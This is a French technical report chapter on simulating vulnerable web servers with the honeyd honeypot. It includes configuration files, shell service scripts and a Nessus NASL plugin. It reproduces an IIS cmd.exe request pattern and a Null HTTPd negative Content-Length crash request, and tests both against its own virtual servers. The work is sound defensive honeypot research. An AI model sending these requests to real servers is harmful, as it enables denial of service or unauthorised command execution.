- simuler avec honeyd quelques vulnérabilités qu'un serveur web peut avoir. Nous allons faire des tests manuels et des tests automatisés pour montrer comment se fait l'exploitation des vulnérabilités.

5.2 Fonctionnement

5.2.1 Le fichier de configuration

Honeyd est un *daemon* exécuté sur une machine qui répond aux paquets destinés aux honeypots virtuels qu'il simule. Tous les paquets reçus sont traités par honeyd selon ce qui est défini dans le fichier de configuration qui est dans notre cas le fichier : `honeyd.conf`.

Ce fichier contient des chablons sur comment le honeypot : une machine virtuelle, sera simulé. Un chablon indique quel est le système d'exploitation de l'honeypot à simuler, ce qui est appelé dans la terminologie honeyd : **personnalité**. La personnalité est simulée grâce au comportement de la pile réseau de l'OS, qui est référencée sous forme de différents tests dans un fichier d'empreintes NMap (*OS Fingerprinting*-voir annexe 17.1 pour un exemple de test).

Le chablon indique aussi quels sont les différents services que le honeypot dispose, et quel est le comportement par défaut lorsqu'un il y a une tentative de connexion sur un service non-existant sur l'honeypot. Chacun des chablons définis doit être associé à une ou plusieurs adresses IP : celle des honeypots virtuels.

Nous simulons comme premier exemple, un serveur web dans le réseau 10.1.0.0/16.




Figure 5-1. Caractéristiques de l'honeypot à simuler

Si c'est le seul honeypot que nous voudrions simuler le contenu du fichier `honeyd.conf` sera le suivant :

```
create serveur                                      #créer un chablon pour un serveur
set serveur personnality "Windows NT/4.0 SP4"       #définir personnalité
set serveur default tcp action reset #définir réaction par defaut sur port TCP fermé
set serveur default udp action reset #définir réaction par defaut sur port UDP fermé
add serveur tcp port 80 "sh script/web.sh"  #paquets sur port 80 traités par web.sh
bind 10.1.2.92 serveur                              #associer chablon à une adr. IP
```

Code source 5-1. Définition d'un chablon pour un honeypot virtuel

Le fichier `honeyd.conf` défini aussi comment les paquets reçus sur le port 80 sont traités. Dans ce cas de figure les paquets sont traités par le script de services `web.sh`.

5.2.2 Le script de services

Le script de services accepte des données en entrée standard *stdin* puis après avoir traité la donnée, renvoi le résultat du traitement en sortie standard *stdout*. Le traitement se fait au niveau application selon le protocole utilisé (HTTP, FTP, etc).




Figure 5-2. Flux de données reçu par honeyd

Le script `web.sh` est un script simulant un service web. L'entrée est traitée par le script comme une requête HTTP. En conséquence, la sortie est envoyée par le script en format HTTP.

```
############################## 1ère partie du script ###################################
#!/bin/sh
REQUEST=""
while read name
do
        LINE=`echo "$name" | egrep -i "[a-z:]"`
        if [ -z "$LINE" ]
        then
                break
        fi
        echo "$name" >> log/web.log
```

```
        NEWREQUEST=`echo "$name" | grep "GET .scripts.*cmd.exe.*dir.* HTTP/1.0"`
        if [ ! -z "$NEWREQUEST" ] ; then
                REQUEST=$NEWREQUEST
        fi
done
############################## 2ème partie du script ###################################
if [ -z "$REQUEST" ] ; then
        cat << _eof_
HTTP/1.1 404 NOT FOUND
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM
INT NAV ONL PHY PRE PUR UNI'
Content-Location: http://cpmsftwbw27/default.htm
Date: Thu, 04 Apr 2002 06:42:18 GMT
Content-Type: text/html
Accept-Ranges: bytes

<html><title>You are in Error</title>
<body>
<h1>You are in Error</h1>
O strange and inconceivable thing! We did not really die, we were not really buried,
we were not really crucified and raised again, but our imitation was but a figure,
while our salvation is in reality. Christ was actually crucified, and actually buried,
and truly rose again; and all these things have been vouchsafed to us, that we, by
imitation communicating in His sufferings, might gain salvation in reality. O
surpassing loving-kindness! Christ received the nails in His undefiled hands and feet,
and endured anguish; while to me without suffering or toil, by the fellowship of His
pain He vouchsafed salvation.
<p>
St. Cyril of Jerusalem, On the Christian Sacraments.
</body>
</html>
_eof_
        exit 0
fi
############################## 3ème partie du script ###################################
DATE=`date`
cat << _eof_
HTTP/1.0 200 OK
Date: $DATE
Server: Microsoft-IIS/5.0
Connection: close
Content-Type: text/plain


 Volume in drive C is Webserver
 Volume Serial Number is 3421-07F5
 Directory of C:\inetpub

01-20-02   3:58a      <DIR>          .
08-21-01   9:12a      <DIR>          ..
08-21-01  11:28a      <DIR>          AdminScripts
08-21-01   6:43p      <DIR>          ftproot
07-09-00  12:04a      <DIR>          iissamples
07-03-00   2:09a      <DIR>          mailroot
07-16-00   3:49p      <DIR>          Scripts
07-09-00   3:10p      <DIR>          webpub
07-16-00   4:43p      <DIR>          wwwroot
              0 file(s)              0 bytes
             20 dir(s)     290,897,920 bytes free
_eof_
```

Code source 5-2. `web.sh`

Le script `web.sh` simule non seulement un service web mais simule aussi une vulnérabilité présente sur les serveurs web IIS ayant comme protocole HTTP la version HTTP/1.0.

La vulnérabilité permet l'exécution des commandes console avec des requêtes HTTP où au lieu de spécifier l'adresse d'une page HTML, on spécifie l'expression suivant :

```
.scripts.*cmd.exe.*dir.*
```

Le serveur retournera comme réponse la sortie de l'exécution de la commande `dir.exe`.

Nous pouvons diviser le script en trois parties pour le décrire son fonctionnement. La première partie du script est la lecture et traitement de la requête HTTP ; Dans la boucle `while` la requête et les entêtes HTTP sont lues et traitées. Le traitement consiste à filtrer à chaque requête reçue l'expression :

```
"GET .scripts.*cmd.exe.*dir.* HTTP/1.0"
```

Le fait de filtrer cette expression initialise une variable `REQUEST` à une valeur : l'expression spécifiée ci-dessus. Dans la 2ème partie du script, un test `IF` est effectué pour vérifier si la variable ne contient pas l'expression filtrée. Dans ce cas, une réponse HTTP indiquant une erreur est envoyée en sortie par le script. Ceci est le comportement par défaut du script : pour chaque requête reçue ne comportant pas l'expression cherchée, une réponse d'erreur "*404 Not Found*" est envoyée.

Dans la troisième partie du scripte, si l'expression est effectivement filtrée, des données simulant l'affichage d'un répertoire sont envoyées en sortie standard.

5.2.3 L'architecture interne de l'honeyd

Le schéma ci-dessous décrit comment les paquets de type TCP, UDP ou ICMP sont traités à travers le système de honeyd. Si un paquet d'un autre protocole est reçu, celui-ci est rejeté par honeyd.

Les séquences en couleur bleue représentent le traitement des paquets de type TCP/UDP tandis que celles en rouge représentent le traitement des paquets de type ICMP.




Figure 5-3. Architecture interne de honeyd

Pour les paquets de type TCP/UDP :

1. Un paquet est reçu par le *daemon*
2. Consulter dans le fichier de configuration si l'adresse IP source du paquet correspond à une adresse IP attribué à un chablon (en d'autres mots un honeypot virtuel simulé).
3. Traitement du paquet au niveau IP (vérification de la longueur du paquet, check du CRC, décrémentation du TTL, etc)
4. Traitement du paquet au niveau TCP/UDP (vérification si le paquet fait partie d'une connexion TCP nouveau ou une connexion TCP en cours, sinon établir une nouvelle connexion TCP)
5. Envoi comme entrée standard à un script simulant un service
6. Le script à utiliser est défini dans le fichier de configuration.
7. Renvoi au bloc Services
8. Renvoi au gestionnaire de personnalités pour créer un paquet sur mesure selon la pile TCP/IP correspondant à la personnalité de l'honeypot
9. Renvoi du paquet au réseau

Pour les paquets de type ICMP :

1. Un paquet de type ICMP est reçu
2. Traitement du paquet ICMP
3. Renvoi au gestionnaire de personnalité pour simuler la pile TCP/IP de l'OS de l'honeypot
4. Renvoi du paquet au réseau

5.2.4 Réception de paquets via arpd

Honeyd traite les paquets destinés aux adresses IP qu'il gère et renvoie les paquets sur le réseau pour répondre. En fait, c'est le *daemon* arpd qui nourrit le honeyd des paquets à traiter, qui lui-même est aussi un *daemon*.

Le *daemon* ARP écoute sur le réseau les requêtes ARP destinées aux adresses IP que nous lui spécifions qui sont les mêmes adresses gérées par honeyd. Lorsque le *daemon* arpd reçoit une requête en diffusion(*ARP Broadcast*) pour le MAC d'une des adresses IP gérées, il cherche d'abord dans sa table ARP s'il y a une entrée MAC correspondant à l'adresse IP. S'il n'y a pas de référence, il fait lui-même une requête en diffusion pour déterminer si la machine correspondant à l'IP est présente sur le réseau. Après un certain délai, c'est à dire lorsqu'il n'y a pas de machine présente sur le réseau avec cette adresse IP et vu que c'est une adresse IP qu'il gère, il répond à la requête ARP avec l'adresse MAC de l'hôte honeyd.




Figure 5-4. Echanges ARP effectué par arpd

Dans l'exemple ci-dessus la machine V13 répond à la requête ARP effectué par V12 car l'adresse IP 10.1.2.91 a été spécifié lors de l'exécution de arpd sur V13.

5.2.5 Simulation et tests

Le *daemon* ARP peut être exécuté en spécifiant l'option de *debug* `-d` pour afficher les requêtes et réponses envoyées par arpd :

```
debian # ./arpd –d 10.1.2.91
```

Le démon honeyd est exécuté comme ci-dessous :

```
debian # ./honeyd –d -i eth0 –f honeyd.conf –s nmap.prints –x
xprobe2.prints –a nmap.assoc –l /var/log/honeyd 10.1.2.91
```

La signification des options utilisées et nécessaires :

- `-d` pour afficher les informations de debug
- `-i` pour spécifier l'interface réseau à utiliser
- `-f` pour spécifier le fichier de configuration
- `-s` pour spécifier le fichier d'empreinte de format Nmap : nécessaire pour simuler la personnalité
- `-x` pour spécifier le fichier d'empreinte de format Xprobe2 : nécessaire pour simuler la personnalité
- `-a` pour spécifier le fichier d'association entre Nmap et Xprobe2
- `-l` pour spécifier le fichier log

Le serveur web est simulé, nous testons si nous pouvons y accéder depuis la machine Vectra12 :

```
lloyd@debian:~$ ping 10.1.2.91
PING 10.1.2.91 (10.1.2.91): 56 data bytes
64 bytes from 10.1.2.91: icmp_seq=0 ttl=128 time=1.0 ms
64 bytes from 10.1.2.91: icmp_seq=1 ttl=128 time=0.3 ms
64 bytes from 10.1.2.91: icmp_seq=2 ttl=128 time=0.3 ms

--- 10.1.2.91 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.5/1.0 ms
```

Puis nous essayons d'accéder au serveur web en utilisant un navigateur web :




Figure 5-5. Réponse par défaut du serveur web simulé avec web.sh

Malheureusement si nous essayons d'exploiter la vulnérabilité depuis le navigateur web, nous ne verrons pas rien intéressante car notre navigateur utilise la version 1.1 de HTTP. La vulnérabilité simulée par le script est valable pour la version 1.0 de HTTP.

Par contre nous pouvons utiliser l'outil **netcat** pour créer des requêtes sur mesure et ainsi exploiter la vulnérabilité du serveur web :

```
lloyd@debian:~$ netcat 10.1.2.91 80
GET .scripts.*cmd.exe.*dir.* HTTP/1.0            # La requête sur mesure

HTTP/1.0 200 OK                                  # La réponse du serveur web
Date: Sun Sep  7 10:54:53 CEST 2003
Server: Microsoft-IIS/5.0
Connection: close
Content-Type: text/plain


 Volume in drive C is Webserver
 Volume Serial Number is 3421-07F5
 Directory of C:\inetpub
```

```
01-20-02   3:58a      <DIR>          .
08-21-01   9:12a      <DIR>          ..
08-21-01  11:28a      <DIR>          AdminScripts
08-21-01   6:43p      <DIR>          ftproot
07-09-00  12:04a      <DIR>          iissamples
07-03-00   2:09a      <DIR>          mailroot
07-16-00   3:49p      <DIR>          Scripts
07-09-00   3:10p      <DIR>          webpub
07-16-00   4:43p      <DIR>          wwwroot
              0 file(s)              0 bytes
             20 dir(s)     290,897,920 bytes free
lloyd@debian:~$
```

Nous remarquons que le script se comporte bien comme nous l'avons étudié.

5.2.6 Conclusion

Nous venons de comprendre le fonctionnement de honeyd par l'explication des ses composantes essentielles en parallèle avec la mise en œuvre du script fourni comme exemple avec le paquetage `honeyd-linux-kit`.

Nous n'avons pas eu de problème particulier lors de l'installation et la configuration de honeyd. Les documents à disposition ont été d'une aide énorme. Les résultats de tests ont été satisfaisants sauf pour les tests avec la commande ping. Il y avait des cas lorsque des paquets reçus ont des latences de 1 à 2 secondes :

```
lloyd@debian:~$ ping 10.1.2.91
PING 10.1.2.91 (10.1.2.91): 56 data bytes
64 bytes from 10.1.2.91: icmp_seq=0 ttl=64 time=1995.1 ms
64 bytes from 10.1.2.91: icmp_seq=1 ttl=64 time=1001.3 ms
64 bytes from 10.1.2.91: icmp_seq=2 ttl=64 time=1.5 ms
64 bytes from 10.1.2.91: icmp_seq=3 ttl=64 time=0.4 ms

--- 10.1.2.91 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.4/749.5/1995.1 ms
```

Alors que typiquement la latence est :

```
lloyd@debian:~$ ping 10.1.2.91
PING 10.1.2.91 (10.1.2.91): 56 data bytes
64 bytes from 10.1.2.91: icmp_seq=0 ttl=128 time=1.0 ms
64 bytes from 10.1.2.91: icmp_seq=1 ttl=128 time=0.3 ms
64 bytes from 10.1.2.91: icmp_seq=2 ttl=128 time=0.3 ms

--- 10.1.2.91 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.5/1.0 ms
```

Lorsque l'anomalie se manifeste, ce sont toujours sur le premier et deuxième paquets uniquement. Et l'ordre de grandeur de latence des deux paquets reste toujours la même. Malheureusement, nous n'avons pas pu faire assez de tests pour trouver la raison de ce comportement.

5.3 Simulation d'une vulnérabilité à l'aide de Nessus

5.3.1 Introduction

Dans ce chapitre du document, nous développerons une méthodologie pour simuler une faille d'un serveur web en nous basant sur les vulnérabilités connus et testées par Nessus.

L'attaque du serveur web sera effectuée par le scanner Nessus. La raison est que nous n'avons pas beaucoup de temps à disposition dans ce travail pour déployer un honeypot en réseau public puis passer du temps à analyser les fichiers journaliers du système. Le scanner Nessus nous convient car il est modulable, chaque script nasl correspond à une vulnérabilité que nous pouvons tester en la sélectionnant puis en scannant la machine. Nessus ne va pas tout simplement scanner si une machine est vulnérable mais il va effectuer lui-même aussi des attaques qui d'ailleurs peuvent être dangereuses si effectuées sur une machine de production.

Nous allons :

- choisir un script nasl correspondant à une attaque sur un serveur web ;
- comprendre comment l'attaque est effectué ;
- concevoir puis réaliser un script de services permettant la simulation de la vulnérabilité vis-à-vis le script nasl ;
- faire quelques tests manuels puis effectuer un scan Nessus pour le test final ;
- faire les analyses de tests et donner les conclusions.

5.3.2 Description de la vulnérabilité

La vulnérabilité choisie est un dépassement de tampon sur des en-têtes HTTP négatives(*HTTPD negative Content-lenght buffer overflow*). Il permet à une personne de désactiver le service web en envoyant une requête `POST` contenant une valeur négative sur l'en-tête *Content-Length* .

Client – Serveur :

```
→ POST /Nessus.html http/1.0
  Content-Length : -800
← HTTP/1.0 404 Not Found
→ GET /autre_page_aléatoire.html HTTP/1.0
← HTTP/1.0 503 Server Unavailable
```

Le serveur web, après avoir reçu une requête `POST` avec l'en-tête *Content-Length* égale à `-800` répond avec un "*404 Not Found*". Mais par la suite, le serveur, n'arrivera plus à répondre pour toutes les requêtes subséquentes.

5.3.3 Description du script nasl

Nous avons choisi le script `nullhttpd_negative_content_length.nasl` dû à la simplicité du code nasl. Si nous analysons le code :

```
01 #
02 # This script was written by Michel Arboi <arboi@alussinan.org>
03 #
```

```
# GNU Public Licence
#
########################
# References:
########################
#
# Date:  Sun, 22 Sep 2002 23:19:48 -0000
# From: "Bert Vanmanshoven" <sacrine@netric.org>
# To: bugtraq@securityfocus.com
# Subject: remote exploitable heap overflow in Null HTTPd 0.5.0
#
########################
#
# Vulnerables:
# Null HTTPD 0.5.0
#

if(description)
{
 script_id(11183);
 script_version("$Revision: 1.5 $");

 name["english"] = "HTTP negative Content-Length buffer overflow";
 script_name(english:name["english"]);

 desc["english"] = "
We could crash the web server by sending an invalid POST
HTTP request with a negative Content-Length field.

A cracker may exploit this flaw to disable your service or
even execute arbitrary code on your system.

Risk factor : High

Solution : Upgrade your web server";

 script_description(english:desc["english"]);

 summary["english"] = "NullHttpd web server crashes if Content-Length is negative";
 script_summary(english:summary["english"]);

 script_category(ACT_DESTRUCTIVE_ATTACK);

 script_copyright(english:"This script is Copyright (C) 2002 Michel Arboi",
            francais:"Ce script est Copyright 49 (C) 2002 Michel Arboi");
 family["english"] = "Gain root remotely";
 family["francais"] = "Passer root à distance";
 script_family(english:family["english"]);
 script_dependencie("find_service.nes", "httpver.nasl");
 script_require_ports("Services/www",80);
 exit(0);
}

# Code starts here

include("http_func.inc");

port = get_kb_item("Services/www");
if(!port)port = 80;
if (! get_port_state(port)) exit(0);

if(http_is_dead(port:port))exit(0);


soc = http_open_socket(port);
if (! soc) exit(0);

# Null HTTPD attack
req = string("POST / HTTP/1.0\r\nContent-Length: -800\r\n\r\n", crap(500), "\r\n");
send(socket:soc, data: req);
r = http_recv(socket: soc);
http_close_socket(soc);


#
```

```
80 if(http_is_dead(port: port))
81 {
82   security_hole(port);
83 }
```

Code-source 5-1. nullhttpd_negative_content_length.nasl

Le code peut être divisé en deux parties. La première partie du code commençant sur la ligne 21 est une partie description de la vulnérabilité. C'est ce qui est affiché lorsque nous choisissons le *plugin* dans le client Nessus.

La deuxième partie du script est le code qui nous intéresse, elle commence à partir de la ligne 60. Les lignes 62 à 63 sont des tests pour vérifier si un service web est disponible sur la machine scanné. La ligne 66 est un autre test pour vérifier si le service est désactivé. Nous allons voir en détail la fonction `http_is_dead()` suite après. Les lignes 69-70 indiquent l'ouverture d'une connexion TCP/IP sur le port du service web. La ligne 73 à 75 est l'attaque proprement dite. Il y a construction de la requête POST avec l'en-tête *Content-Length* et sa valeur correspondante négative sur la ligne 73. Puis il y a l'envoi de la requête sur la ligne 74 suivi de la réception de la réponse du serveur à la ligne suivante 75. La connexion est ensuite fermée après réception de la réponse.

Finalement, le test pour déterminer si le service web est désactivé après l'envoi de la requête POST avec l'en-tête négative est défini sur les lignes 80 à 83.

Nous étudions ensuite la fonction `http_is_dead` qui est une fonction définie dans la librairie de fonctions `http_func.inc` référencé sur la ligne 60 du script nasl :

```
01 function http_is_dead(port, retry)
02 {
03   local_var soc, url, req, code, h, h2, b;
04
05   if(!retry)retry = 0;
06
07   soc = http_open_socket(port);
08   while (!soc && i++ < retry)
09   {
10     sleep(1);
11     soc = http_open_socket(port);
12   }
13   if (! soc) return (1);
14   # NB: http_head does not work against SWAT & VNC (& probably others...)
15   url = string("/NessusTest", rand(), ".html");
16   req = http_get(item: url, port:port);
17
18   send(socket:soc, data:req);
19   code = recv_line(socket:soc, length: 1024);
20   if (code)
21   {
22     h = http_recv_headers(soc);
23     h2 = string(code, h);
24     b = http_recv_body(socket: soc, headers: h2);
25   }
26   http_close_socket(soc);
27   if (! code) return (1);
28   # 500: internal server error; 502: Bad gateway; 503: service unavailable
29   if (ereg(pattern: "^50[23]", string: code)) return(1);
30   return (0);
31 }
```

Code-source 5-2. Définition de la fonction http_is_dead()

Le code fonctionne comme suivant :

```
ligne 07 - ouvrir le port web
08 à 12 - Si le port web n'est pas ouvert, essayer pendant n fois
15 à 16 - Construire requête d'un document aléatoire
18 - Envoyer requête
19 - Recevoir réponse
20 à 25 - Décomposer la réponse en en-têtes et réponses
26 - Fermer la connexion
29 - Vérifier si la réponse contient 502 ou 503 en début de chaine
si oui retourner vrai.
30 - Retourner faux
```

Pour résumer, la fonction `http_is_dead()` retourne vraie lorsque le serveur web répond avec un code 502 ou code 503 suite à une requête d'un document quelconque `/NessusTest_rand.html`. Dans le cas contraire il retourne la valeur booléenne fausse.

Pour résumer, le script Nessus envoie une requête potentiellement destructive, puis, teste la réponse du serveur en envoyant une deuxième requête légitime. Un trou de sécurité est averti si une réponse de code 502 et 503 est envoyé par le serveur.

Ayant compris maintenant le fonctionnement du script nasl nous pouvons concevoir le comportement du serveur web à simuler.

5.3.4 Conception du serveur web virtuel

D'après l'analyse du script nasl, le serveur web doit logiquement avoir deux états : un état normal de fonctionnement et un état de panne lorsque le service est désactivé. Le serveur est en état normal lorsqu'il répond aux requêtes. Suite à une requête destructive, il passe à l'état de panne. Lorsqu'il est en état de panne, toute réponse aux requêtes est un code erreur de *503 Server Unavailable.*

Graphiquement nous pouvons représenter les états du serveur comme suite :




Figure 5-6. Diagramme d'état du serveur

Nous baserons l'écriture du script de services selon le diagramme ci-dessus.

5.3.5 Réalisation du script de services

Comme le script `web.sh`, le script de services que nous appellerons `http_negative_content.sh` acceptera toute les requêtes HTTP et répondra selon l'état du serveur : une réponse de *404 Document Not Found* comme réponse dans l'état normal et une réponse de *503 Server Unavailable* dans l'état panne.

L'état du serveur est sauvegardé dans le fichier `http_negative_content.etat`. Ce fichier est consulté par le script pour déterminer comment répondre à chaque requête reçue. Le fichier contient soit l'expression `"NORMAL"` soit l'expression `"PANNE"`.

```
01 #!/bin/sh
02 # Nessus script ID: 11183
03
04 CODE="404"
05 while read name
06 do
07     LINE=`echo "$name" | egrep -i "[a-z:]"`
```

```
08      if [ -z "$LINE" ]
09      then
10              break
11      fi
12      echo "$name" >> log/http_negative_content.log
13      ETAT=`cat scripts/http_negative_content.etat`
14      if [ "$ETAT" = "NORMAL" ] ; then
15              REQ=`echo "$name" | grep ": -"`
16              if [ ! -z "$REQ" ] ; then
17                      echo "PANNE" > scripts/http_negative_content.etat
18              fi
19      else
20              CODE="503"
21      fi
21 done
22
23 if [ "$CODE" = "503" ] ; then
24
25 RESP="\
26 503 Service Unavailable\r\n\
27 Server: Apache Server\r\n\
28 \r\n\
29 "
30 echo -n -e $RESP
31
32 else
33
34 RESP="\
35 HTTP/1.1 404 NOT FOUND\r\n\
36 Server: Apache Server\r\n\
37 Date: $(date)\r\n\
38 Content-Type: text/html\r\n\
39 Accept-Ranges: bytes\r\n\
40 \r\n\
41 <html><title>You are in Error</title>\n\
42 <body>\n\
43 <h1>You are in Error</h1>\n\
44 <p>\n\
45 Error.Error.Error.Error.Error.\n\
46 </body>\n\
47 </html>\n\
48 "
49 echo -n -e $RESP
50
51 fi
```

Code-source 5-3. http_negative_content.sh

Dans la ligne 15 à 18 du code, le filtrage de l'expression ": -" fait passer le serveur à l'état `PANNE`. Ceci indique qu'une entête HTTP avec une valeur négative à été envoyé dans la requête.

Les lignes 26 à 28 du script indique la réponse HTTP à envoyer par le serveur lorsqu'il est en panne. Puis dans les lignes 35 à 47, la réponse dans état `NORMAL`.

5.3.6 Simulation avec honeyd

Pour simuler le serveur web vulnérable en tant que honeypot nous créons un nouveau chablon dans le fichier de configuration `honeyd.conf`.

```
## PC Windows
create serveur1
…
bind 10.1.2.91 serveur1

## PCs GNU/Linux
```

```
create serveur2
…
bind 10.1.2.92 serveur2

create serveur3
set serveur3 personality "Linux kernel 2.4.18 - 2.4.20 (X86)"
set serveur3 default tcp action reset
set serveur3 default udp action reset
add serveur3 tcp port 80 "sh scripts/http_negative_content.sh" #Nessus-ID:11183
set serveur3 uptime 3284460
bind 10.1.2.93 serveur3
```

Code-source 5-4. Extrait du fichier honeyd.conf

L'identifiant du nouvel chablon est `serveur3,` en réalité nous avons effectué des simulations d'autres vulnérabilités dans le cas de travail pratique de honeyd (serveur1, serveur2). Le fichier présenté ci-dessus est le contenu du fichier de configuration pendant nos tests avec honeyd. Par contre, les chablons non-pertinentes à cette section du document ont étés omis du fichier.

Nous présentons tout de même ci-dessus la topologie du réseau utilisée pour les tests faits avec honeyd :




Figure 5-7. Configuration réseau mise en place pour tester honeyd

